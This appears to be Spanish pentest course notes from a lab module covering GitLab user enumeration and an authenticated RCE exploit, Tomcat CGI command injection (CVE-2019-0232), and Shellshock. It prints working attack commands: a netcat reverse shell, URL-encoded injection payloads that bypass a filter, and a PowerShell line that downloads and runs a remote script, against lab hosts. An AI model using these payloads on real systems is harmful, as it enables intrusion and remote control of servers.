
<code>http://gitlab.inlanefreight.local:8081/explore</code>	Ruta – proyectos
<code>http://gitlab.inlanefreight.local:8081/help</code>	Ruta – Ver version
<code>http://gitlab.inlanefreight.local:8081/root/inlanefreight-dev</code>	Ruta

Atacando GitLab

Como vimos en la sección anterior, incluso el acceso no autenticado a una instancia de GitLab podría provocar la vulneración de datos confidenciales. Si pudiéramos obtener acceso como usuario válido de la empresa o administrador, podríamos descubrir datos suficientes para comprometer por completo la organización de alguna manera. GitLab tiene [553 CVE](#) reportados a septiembre de 2021. Si bien no todos son explotables, ha habido varios graves a lo largo de los años que podrían provocar la ejecución remota de código.

Enumeración de nombres de usuario

Aunque GitLab no lo considera una vulnerabilidad, como se ve en su página [de Hackerone](#) ("Enumeración de usuarios y proyectos/divulgación de rutas a menos que se pueda demostrar un impacto adicional"), sigue siendo algo que vale la pena verificar, ya que podría resultar en acceso si los usuarios seleccionan contraseñas débiles. Podemos hacer esto manualmente, por supuesto, pero los scripts hacen que nuestro trabajo sea mucho más rápido. Podemos escribir uno nosotros mismos en Bash o Python o usar [este](#) para enumerar una lista de usuarios válidos. La versión Python3 de esta misma herramienta se puede encontrar [aquí](#). Al igual que con cualquier tipo de ataque de rociado de contraseñas, debemos tener en cuenta el bloqueo de cuentas y otros tipos de interrupciones. Los valores predeterminados de GitLab están configurados en 10 intentos fallidos que resultan en un desbloqueo automático después de 10 minutos. Esto se puede ver [aquí](#). Esto se puede cambiar, pero GitLab tendría que compilarse por fuente. En este momento, no hay forma de cambiar esta configuración desde la interfaz de usuario de administrador, pero un administrador puede modificar la longitud mínima de la contraseña, lo que podría ayudar a los usuarios a elegir contraseñas cortas y comunes, pero no mitigará por completo el riesgo de ataques de contraseña.



```
# Number of authentication tries before locking an account if lock_strategy
# is failed attempts.
config.maximum_attempts = 10

# Time interval to unlock the account if :time is enabled as unlock_strategy.
config.unlock_in = 10.minutes
```

Al descargar el script y ejecutarlo en la instancia de GitLab de destino, vemos que hay dos nombres de usuario válidos **root** (la cuenta de administrador integrada) y **bob**. Si logramos extraer una lista grande de usuarios, podríamos intentar un ataque de rociado de contraseñas controlado con contraseñas débiles y comunes como **Welcome1** o **Password123**, etc., o intentar reutilizar las credenciales obtenidas de otras fuentes, como volcados de contraseñas de violaciones de datos públicos.

```
./gitlab_userenum.sh --url http://gitlab.inlanefreight.local:8081/ --userlist users.txt
```



```
AlejandroGB@htb[~/htb]$ ./gitlab_userenum.sh --url http://gitlab.inlanefreight.local:8081/ --userlist users.txt
=====
Atacando GitLab
=====
GitLab User Enumeration Script
Version 1.0

Description: It prints out the usernames that exist in your victim's GitLab CE instance

Disclaimer: Do not run this script against GitLab.com! Also keep in mind that this PoC is meant only for educational purpose and ethical use. Running it against systems that you do not own or have the right permission is totally on your own risk.

Author: @4Doniis [https://github.com/4D0niis]
=====

LOOP
200
[+] The username root exists!
LOOP
302
LOOP
302
LOOP
200
[+] The username bob exists!
LOOP
302
```

Ejecución remota de código autenticado

Las vulnerabilidades de ejecución remota de código suelen considerarse las "mejores", ya que el acceso al servidor subyacente probablemente nos otorgará acceso a todos los datos que residen en él (aunque es posible que primero debamos aumentar los privilegios) y puede servir como punto de apoyo en la red para que lancemos más ataques contra otros sistemas y potencialmente resulte en un compromiso total de la red. GitLab Community Edition versión 13.10.2 y anteriores sufrieron una [vulnerabilidad](#) de ejecución remota de código autenticada debido a un problema con ExifTool al manejar metadatos en archivos de imagen cargados. GitLab solucionó este problema con bastante rapidez, pero es probable que algunas empresas sigan usando una versión vulnerable. Podemos usar este [exploit](#) para lograr la ejecución remota de código.

Como se trata de una ejecución remota de código autenticada, primero necesitamos un nombre de usuario y una contraseña válidos. En algunos casos, esto solo funcionaría si pudiéramos obtener credenciales válidas a través de OSINT o un ataque de adivinación de credenciales. Sin embargo, si encontramos una versión vulnerable de GitLab que permita el autorregistro, podemos registrarnos rápidamente para obtener una cuenta y llevar a cabo el ataque.

```
python3 gitlab_13_10_2_rce.py -t http://gitlab.inlanefreight.local:8081 -u mrb3n -p password1 -c 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1 | nc 10.10.14.15 8443 >/tmp/f'
```

```
AlejandroGB@htb[/htb]$ python3 gitlab_13_10_2_rce.py -t http://gitlab.inlanefreight.local:8081 -u mrb3n -p password1 -c 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1 | nc 10.10.14.15 8443 >/tmp/f'

[1] Authenticating
Successfully Authenticated
[2] Creating Payload
[3] Creating Snippet and Uploading
[+] RCE Triggered !!
```

Y obtenemos un shell casi instantáneamente.

```
AlejandroGB@htb[/htb]$ nc -lvp 8443

listening on [any] 8443 ...
connect to [10.10.14.15] from (UNKNOWN) [10.129.201.88] 60054

git@app04:~/gitlab-workhorse$ id
id
uid=996(git) gid=997(git) groups=997(git)

git@app04:~/gitlab-workhorse$ ls
ls
VERSION
config.toml
flag_gitlab.txt
sockets
```

Comandos:

https://github.com/dpgg101/GitLabUserEnum	Script User Enum
wget https://raw.githubusercontent.com/dpgg101/GitLabUserEnum/main/gitlab_userenum.py	Descargar con WGET
./gitlab_userenum.sh --url http://gitlab.inlanefreight.local:8081/ --userlist /SecLists/Usernames/cirt-default-usernames.txt	Ejecutar el Script
https://github.com/Anonimo501/GitLabUserEnum	Ambos Scripts
./gitlab_userenum.sh --url http://gitlab.inlanefreight.local:8081/ --userlist /SecLists/Usernames/cirt-default-usernames.txt grep exist	Script .sh

Comandos RCE:

GitLab Community Edition versión 13.10.2 y anteriores sufrieron una [vulnerabilidad](#) de ejecución remota de código

Como se trata de una ejecución remota de código autenticada, primero necesitamos un nombre de usuario y una contraseña válidos. En algunos casos, esto solo funcionaría si pudiéramos obtener credenciales válidas a través de OSINT o un ataque de adivinación de credenciales. Sin embargo, si encontramos una versión vulnerable de GitLab que permita el autorregistro, podemos registrarnos rápidamente para obtener una cuenta y llevar a cabo el ataque.

https://www.exploit-db.com/exploits/49951	Exploit RCE AUTH
python3 gitlab_13_10_2_rce.py -t http://gitlab.inlanefreight.local:8081 -u mrb3n -p password1 -c 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f /bin/bash -i 2>&1 nc 10.10.14.15 8443 >/tmp/f'	
nc -lvp 8443	A la escucha

Actualizar shell TTY

Comandos:

script /dev/null -c bash	
Ctrl + Z	
stty raw -echo; fg	
reset xterm	
tty – si al dar el comando tty vemos un /dev/pts/0 es porque ye tendremos una shell interactiva y podremos hacer Ctrl+C	
echo \$TERM	Para ver que vale TERM
export TERM=xterm	Podremos hacer Ctrl+L
stty size	En maquina atacante para ver filas y columnas
stty rows 45 columns 174	victima – para tener nano bien proporcionado
Reemplazar el 45 y 174	

Atacando a Tomcat CGI

CVE-2019-0232 es un problema de seguridad crítico que podría provocar la ejecución remota de código. Esta vulnerabilidad afecta a los sistemas Windows que tienen **enableCmdLineArguments** habilitada la función. Un atacante puede aprovechar esta vulnerabilidad aprovechando un fallo de inyección de comandos resultante de un error de validación de entrada del **servlet CGI** de Tomcat, lo que le permite ejecutar comandos arbitrarios en el sistema afectado. Las versiones **9.0.0.M1** a **9.0.17**, **8.5.0** a **8.5.39** y **7.0.0** a **7.0.93** de Tomcat están afectadas.

El **servlet CGI** es un componente vital de Apache Tomcat que permite a los servidores web comunicarse con aplicaciones externas más allá de la JVM de Tomcat. Estas aplicaciones externas suelen ser scripts CGI escritos en lenguajes como Perl, Python o Bash. El **servlet CGI** recibe solicitudes de los navegadores web y las reenvía a scripts CGI para su procesamiento.

En esencia, un **servlet CGI** es un programa que se ejecuta en un servidor web, como Apache2, para respaldar la ejecución de aplicaciones externas que cumplen con la especificación CGI. Es un middleware entre servidores web y recursos de información externos, como bases de datos.

Los scripts CGI se utilizan en sitios web por varias razones, pero su uso también conlleva algunas desventajas bastante importantes:

Ventajas	Desventajas
Es simple y efectivo para generar contenido web dinámico.	Incluye en sobrecarga al tener que cargar programas en la memoria para cada solicitud.
Utilice cualquier lenguaje de programación que pueda leer desde la entrada estándar y escribir en la salida estándar.	No se pueden almacenar fácilmente datos en la memoria entre solicitudes de página.
Puede reutilizar el código existente y evitar escribir código nuevo.	Reduce el rendimiento del servidor y consume mucho tiempo de procesamiento.

La **enableCmdLineArguments** configuración del servlet CGI de Apache Tomcat controla si los argumentos de la línea de comandos se crean a partir de la cadena de consulta. Si se establece en verdadero, el servlet CGI analiza la cadena de consulta y la pasa al script CGI como argumentos. Esta característica puede hacer que los scripts CGI sean más flexibles y fáciles de escribir al permitir que se pasen parámetros al script sin usar variables de entorno o entrada estándar. Por ejemplo, un script CGI puede usar argumentos de línea de comandos para cambiar entre acciones según la entrada del usuario.

Supongamos que dispone de un script CGI que permite a los usuarios buscar libros en el catálogo de una librería. El script tiene dos acciones posibles: "buscar por título" y "buscar por autor".

El script CGI puede utilizar argumentos de línea de comandos para cambiar entre estas acciones. Por ejemplo, el script se puede llamar con la siguiente URL:

```
http://example.com/cgi-bin/booksearch.cgi?action=title&query=the+great+gatsby
```

Código: http

```
http://example.com/cgi-bin/booksearch.cgi?action=title&query=the+great+gatsby
```

Aquí, el parámetro **action** se establece en **title**, lo que indica que el script debe buscar por título del libro. El parámetro **query** especifica el término de búsqueda "**El gran Gatsby**".

Si el usuario desea buscar por autor, puede utilizar una URL similar:

```
http://example.com/cgi-bin/booksearch.cgi?action=author&query=fitzgerald
```

Código: http

```
http://example.com/cgi-bin/booksearch.cgi?action=author&query=fitzgerald
```

Aquí, el parámetro **action** se establece en **author**, lo que indica que el script debe buscar por nombre de autor. El parámetro **query** especifica el término de búsqueda "**fitzgerald**".

Al utilizar argumentos de línea de comandos, el script CGI puede cambiar fácilmente entre diferentes acciones de búsqueda según la entrada del usuario. Esto hace que el script sea más flexible y fácil de usar.


Sin embargo, surge un problema cuando **enableCmdLineArguments** está habilitado en sistemas Windows porque el servlet CGI no puede validar correctamente la entrada del navegador web antes de pasarlal al script CGI. Esto puede provocar un ataque de inyección de comandos del sistema operativo, que permite a un atacante ejecutar comandos arbitrarios en el sistema de destino inyectándolos en otro comando.

Por ejemplo, un atacante puede agregar **dir** un comando válido & como separador para ejecutarlo **dir** en un sistema Windows. Si el atacante controla la entrada de un script CGI que utiliza este comando, puede inyectar sus propios comandos después & para ejecutar cualquier comando en el servidor. Un ejemplo de esto es **http://example.com/cgi-bin/hello.bat?&dir**, que pasa **&dir** como argumento a **hello.bat** y se ejecuta **dir** en el servidor. Como resultado, un atacante puede aprovechar el error de validación de entrada del servlet CGI para ejecutar cualquier comando en el servidor.

Enumeración

Escanee el objetivo con **nmap**, lo que le ayudará a identificar los servicios activos que se encuentran en funcionamiento en el sistema. Este proceso proporcionará información valiosa sobre el objetivo, ya que descubrirá qué servicios y, posiblemente, qué versiones específicas se están ejecutando, lo que permitirá comprender mejor su infraestructura y sus posibles vulnerabilidades.

```
nmap -p- -sC -Pn 10.129.204.227 --open
```



```
AlejandroGB@htb[~/htb]$ nmap -p- -sC -Pn 10.129.204.227 --open
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-23 13:57 SAST
Nmap scan report for 10.129.204.227
Host is up (0.17s latency).
Not shown: 63648 closed tcp ports (conn-refused), 1873 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   2048 ae19ae07ef79b7905f1a7b8d42d56099 (RSA)
|   256 382e76cd0594a6e717d1808165262544 (ECDSA)
|_  256 35096912230f11bc546fddf797bd6150 (ED25519)
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5985/tcp  open  wsman
8009/tcp  open  ajp13
| ajp-methods:
|   Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http-proxy
|_http-title: Apache Tomcat/9.0.17
|_http-favicon: Apache Tomcat
47001/tcp open  winrm
```


Aquí podemos ver que Nmap ha identificado **Apache Tomcat/9.0.17** la ejecución en el puerto **8080**.

Encontrar un script CGI

Una forma de descubrir el contenido del servidor web es utilizando la **ffuf** herramienta de enumeración web junto con la lista de palabras **dirb common.txt**. Sabiendo que el directorio predeterminado para los scripts CGI es **/cgi**, ya sea por conocimiento previo o por investigación de la vulnerabilidad, podemos utilizar la URL **http://10.129.204.227:8080/cgi/FUZZ.cmd** o **http://10.129.204.227:8080/cgi/FUZZ.bat** para realizar pruebas de **fuzzing**.

Extensiones de fuzzing - .CMD

```
ffuf -w /usr/share/dirb/wordlists/common.txt -u http://10.129.204.227:8080/cgi/FUZZ.cmd
```



A terminal window titled "Atacando a Tomcat CGI" showing the command: `jandroGB@htb$ ffuf -w /usr/share/dirb/wordlists/common.txt -u http://10.129.204.227:8080/cgi/FUZZ.cmd`. The output shows a progress bar and configuration details:

```
v2.0.0-dev


Method      : GET
URL        : http://10.129.204.227:8080/cgi/FUZZ.cmd
Wordlist    : FUZZ: /usr/share/dirb/wordlists/common.txt
Follow redirects : false
Calibration   : false
Timeout      : 10
Threads      : 40
Matcher      : Response status: 200,204,301,302,307,401,403,405,500

Progress: [4614/4614] :: Job [1/1] :: 223 req/sec :: Duration: [0:00:20] :: Errors: 0 ::
```

Dado que el sistema operativo es Windows, nuestro objetivo es buscar scripts por lotes. Aunque la búsqueda de scripts con una extensión .cmd no tiene éxito, descubrimos con éxito el archivo welcome.bat buscando archivos con una extensión .bat.

Extensiones de fuzzing - .BAT

```
ffuf -w /usr/share/dirb/wordlists/common.txt -u http://10.129.204.227:8080/cgi/FUZZ.bat
```



A terminal window titled "Atacando a Tomcat CGI" showing the command: `jandroGB@htb$ ffuf -w /usr/share/dirb/wordlists/common.txt -u http://10.129.204.227:8080/cgi/FUZZ.bat`. The output shows a progress bar and configuration details, with a red box highlighting the word "welcome" in the status message:

```
v2.0.0-dev

Method      : GET
URL        : http://10.129.204.227:8080/cgi/FUZZ.bat
Wordlist    : FUZZ: /usr/share/dirb/wordlists/common.txt
Follow redirects : false
Calibration   : false
Timeout      : 10
Threads      : 40
Matcher      : Response status: 200,204,301,302,307,401,403,405,500

status: 200, Size: 81, Words: 14, Lines: 2, Duration: 234ms
* FUZZ: welcome

Progress: [4614/4614] :: Job [1/1] :: 226 req/sec :: Duration: [0:00:20] :: Errors: 0 ::
```

Al navegar a la URL descubierta, <http://10.129.204.227:8080/cgi/welcome.bat> se devuelve un mensaje:

```
Código: txt
Welcome to CGI, this section is not functional yet. Please return to home page.
```

Explotación

Como se mencionó anteriormente, podemos aprovechar esto **CVE-2019-0232** agregando nuestros propios comandos mediante el uso del separador de comandos por lotes **&**. Ahora tenemos una ruta de script CGI válida descubierta durante la enumeración en <http://10.129.204.227:8080/cgi/welcome.bat>

```
http://10.129.204.227:8080/cgi/welcome.bat?&dir
```

```
Código: http
http://10.129.204.227:8080/cgi/welcome.bat?&dir
```

Al navegar a la URL anterior, se obtiene el resultado del comando **dir** por lotes; sin embargo, al intentar ejecutar otras aplicaciones de línea de comandos de Windows comunes, como **whoami** no se obtiene ningún resultado.

Recupere una lista de variables ambientales llamando al comando **set**:

```
Código: http
# http://10.129.204.227:8080/cgi/welcome.bat?&set

Welcome to CGI, this section is not functional yet. Please return to home page.
AUTH_TYPE=
COMSPEC=C:\Windows\system32\cmd.exe
CONTENT_LENGTH=
CONTENT_TYPE=
GATEWAY_INTERFACE=CGI/1.1
HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
HTTP_ACCEPT_ENCODING=gzip, deflate
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5
HTTP_HOST=10.129.204.227:8080
HTTP_USER_AGENT=Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.JS;.WS;.MSC
PATH_INFO=
PROMPT=$PS6
QUERY_STRING=&set
REMOTE_ADDR=10.10.14.58
REMOTE_HOST=10.10.14.58
REMOTE_IDENT=
REMOTE_USER=
```

En la lista, podemos ver que la variable **PATH** no se ha configurado, por lo que necesitaremos codificar las rutas en las solicitudes:

```
http://10.129.204.227:8080/cgi/welcome.bat?&c:\windows\system32\whoami.exe
```

Código: http

```
http://10.129.204.227:8080/cgi/welcome.bat?&c:\windows\system32\whoami.exe
```

El intento no tuvo éxito y Tomcat respondió con un mensaje de error que indicaba que se había encontrado un carácter no válido. Apache Tomcat introdujo un parche que utiliza una expresión regular para evitar el uso de caracteres especiales. Sin embargo, el filtro se puede omitir codificando la URL de la carga útil.

```
http://10.129.204.227:8080/cgi/welcome.bat?&c%3A%5Cwindows%5Csystem32%5Cwhoami.exe
```

Código: http

```
http://10.129.204.227:8080/cgi/welcome.bat?&c%3A%5Cwindows%5Csystem32%5Cwhoami.exe
```

Comandos:

Diccionario de rutas Apache Tomcat: <https://github.com/Anonimo501/tomcat-directory>

nmap -p- -sC -Pn 10.129.204.227 --open	Descubrir Apache T.
ffuf -u http://ip.com/cgi/FUZZ.cmd -w /usr/share/dirb/wordlists/common.txt	Hallar ext .cmd
ffuf -u http://ip.com/cgi/FUZZ.bat -w /usr/share/dirb/wordlists/common.txt	Buscar: extensiones py, sh, bat, cmd, php y perl.
Comandos de explotación	
http://10.129.204.227:8080/cgi/welcome.bat?&dir	Encontrar el .bat
http://10.129.204.227:8080/cgi/welcome.bat?&set	Probar el comando set
http://10.129.204.227:8080/cgi/welcome.bat?&c:\windows\system32\whoami.exe	Probar whoami, ipconfig.exe
http://10.129.204.227:8080/cgi/welcome.bat?&c%3A%5Cwindows%5Csystem32%5Cwhoami.exe	URL encode para hacer bypass
http://10.129.132.84:8080/cgi/welcome.bat?&c%3A%5Cwindows%5Csystem32%5Ccmd.exe+/c+c%3A%5Cpath%5Cto%5Cnc.exe+10.10.14.2+4444+-e+cmd.exe	No esta dentro del este modulo pero este seria un ejemplo de RevShell
http://10.129.132.84:8080/cgi/welcome.bat?&c%3A%5Cwindows%5Csystem32%5CWindowsPowerShell%5Cv1.0%5CWindowsPowerShell.exe+c+IEX+(New-Object+Net.WebClient).DownloadString('http://10.10.14.2/shell.ps1')	ejemplo de RevShell

Ataques a aplicaciones de interfaz de puerta de enlace común (CGI) - Shellshock


Ataques a aplicaciones de interfaz de puerta de enlace común (CGI) - Shellshock

Una [interfaz de puerta de enlace común \(CGI\)](#) se utiliza para ayudar a un servidor web a representar páginas dinámicas y crear una respuesta personalizada para el usuario que realiza una solicitud a través de una aplicación web. Las aplicaciones CGI se utilizan principalmente para acceder a otras aplicaciones que se ejecutan en un servidor web. CGI es esencialmente un middleware entre servidores web, bases de datos externas y fuentes de información. Los scripts y programas CGI se guardan en el directorio **/CGI-bin** de un servidor web y se pueden escribir en C, C++, Java, PERL, etc. Los scripts CGI se ejecutan en el contexto de seguridad del servidor web. A menudo se utilizan para libros de visitas, formularios (como correo electrónico, comentarios, registro), listas de correo, blogs, etc. Estos scripts son independientes del lenguaje y se pueden escribir de forma muy sencilla para realizar tareas avanzadas mucho más fáciles que escribir las utilizando lenguajes de programación del lado del servidor.

Los scripts/aplicaciones CGI se utilizan normalmente por algunas razones:

- Si el servidor web debe interactuar dinámicamente con el usuario
- Cuando un usuario envía datos al servidor web al completar un formulario, la aplicación CGI procesará los datos y devolverá el resultado al usuario a través del servidor web.

A continuación, se puede ver una representación gráfica de cómo funciona CGI.



[Fuente gráfica](#)

En términos generales, los pasos son los siguientes:

- Se crea un directorio en el servidor web que contiene los scripts/aplicaciones CGI. Este directorio normalmente se denomina CGI-bin.
- El usuario de la aplicación web envía una solicitud al servidor a través de una URL, es decir, <https://acme.com/cgi-bin/newchiscript.pl>
- El servidor ejecuta el script y pasa el resultado al cliente web.

Existen algunas desventajas en su uso: el programa CGI inicia un nuevo proceso para cada solicitud HTTP, lo que puede ocupar mucha memoria del servidor. Cada vez se abre una nueva conexión a la base de datos. Los datos no se pueden almacenar en caché entre cargas de páginas, lo que reduce la eficiencia. Sin embargo, los riesgos y las ineficiencias superan los beneficios, y CGI no se ha mantenido al día con los tiempos y no ha evolucionado para funcionar bien con las aplicaciones web modernas. Ha sido reemplazado por tecnologías más rápidas y seguras. Sin embargo, como evaluadores, nos encontraremos de vez en cuando con aplicaciones web que aún usan CGI y, a menudo, lo veremos cuando nos encontremos con dispositivos integrados durante una evaluación.


Ataques CGI

Quizás el ataque CGI más conocido es el que explota la vulnerabilidad Shellshock (también conocida como "error de Bash") a través de CGI. La vulnerabilidad Shellshock ([CVE-2014-6271](#)) se descubrió en 2014, es relativamente fácil de explotar y todavía se puede encontrar en la red (durante pruebas de penetración) de vez en cuando. Es un fallo de seguridad en el shell Bash (GNU Bash hasta la versión 4.3) que se puede utilizar para ejecutar comandos no intencionados utilizando variables de entorno. En el momento del descubrimiento, era un error de 25 años de antigüedad y una amenaza importante para las empresas de todo el mundo.

Shellshock a través de CGI

La vulnerabilidad Shellshock permite a un atacante explotar versiones antiguas de Bash que guardan variables de entorno de forma incorrecta. Normalmente, al guardar una función como variable, la función de shell se detiene donde el creador la define. Las versiones vulnerables de Bash permiten a un atacante ejecutar comandos del sistema operativo que se incluyen después de una función almacenada dentro de una variable de entorno. Veamos un ejemplo sencillo en el que definimos una variable de entorno e incluimos un comando malicioso después.

```
env y='() { :;}; echo vulnerable-shellshock' bash -c "echo not vulnerable"
```



The terminal window shows a exploit for the Shellshock vulnerability. The command entered is:

```
$ env y='() { :;}; echo vulnerable-shellshock' bash -c "echo not vulnerable"
```

